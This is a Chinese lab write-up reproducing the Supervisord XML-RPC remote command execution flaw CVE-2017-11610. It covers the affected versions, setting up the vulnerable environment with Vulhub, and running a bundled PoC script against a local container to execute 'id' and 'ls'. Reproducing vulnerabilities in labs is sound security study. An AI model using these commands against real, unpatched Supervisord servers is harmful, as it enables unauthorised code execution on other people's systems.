Supervisord 远程命令执行漏洞（CVE-2017-11610）漏洞复现

# 0x00漏洞概述

Supervisord是使用Python 开发的进程管理程序，Supervisord拥有监控进程状态的功能，在进程异常退出时能够自动重启进程。

默认情况下，Supervisord在配置了Web接口后，服务器会启动一个XMLRPC服务器，端口号为9001，利用本漏洞，远程攻击者可利用发送一段精心构造的请求，导致可在服务器执行任意代码。

# 0x01前置条件

无

# 0x02影响版本

Supervisor 3.3.2 (2017-06-03)

Supervisor 3.3.1 (2016-08-02)

Supervisor 3.3.0 (2016-05-14)

Supervisor 3.2.3 (2016-03-19)

Supervisor 3.2.2 (2016-03-04)

Supervisor 3.2.1 (2016-02-06)

Supervisor 3.2.0 (2015-11-30)

Supervisor 3.1.3 (2014-10-28)

Supervisor 3.1.2 (2014-09-07)

# 0x02环境搭建

攻击机环境及工具：kali2020、python3、poc.py

测试机环境及工具：kali2020 、docker 、Vulhub

搭建过程：在kali2020中

cd vulhub/supervisor/CVE-2017-11610

docker-compose up -d (编译靶场环境)

docker-compose down (复现结束后删除靶场环境)

(安装 docker和 docker-compose后即可开始使用vulhub)

# 0x03漏洞复现

## POC1复现

poc来源：Vulhub当前环境下自带的

执行id命令：python3 ./poc.py "http://172.17.0.1:9001/RPC2" "id"

结果如下图0




图0

执行ls命令：python3 ./poc.py "http://172.17.0.1:9001/RPC2" "ls"

结果如下图1




图1

# 0x04失败原因

无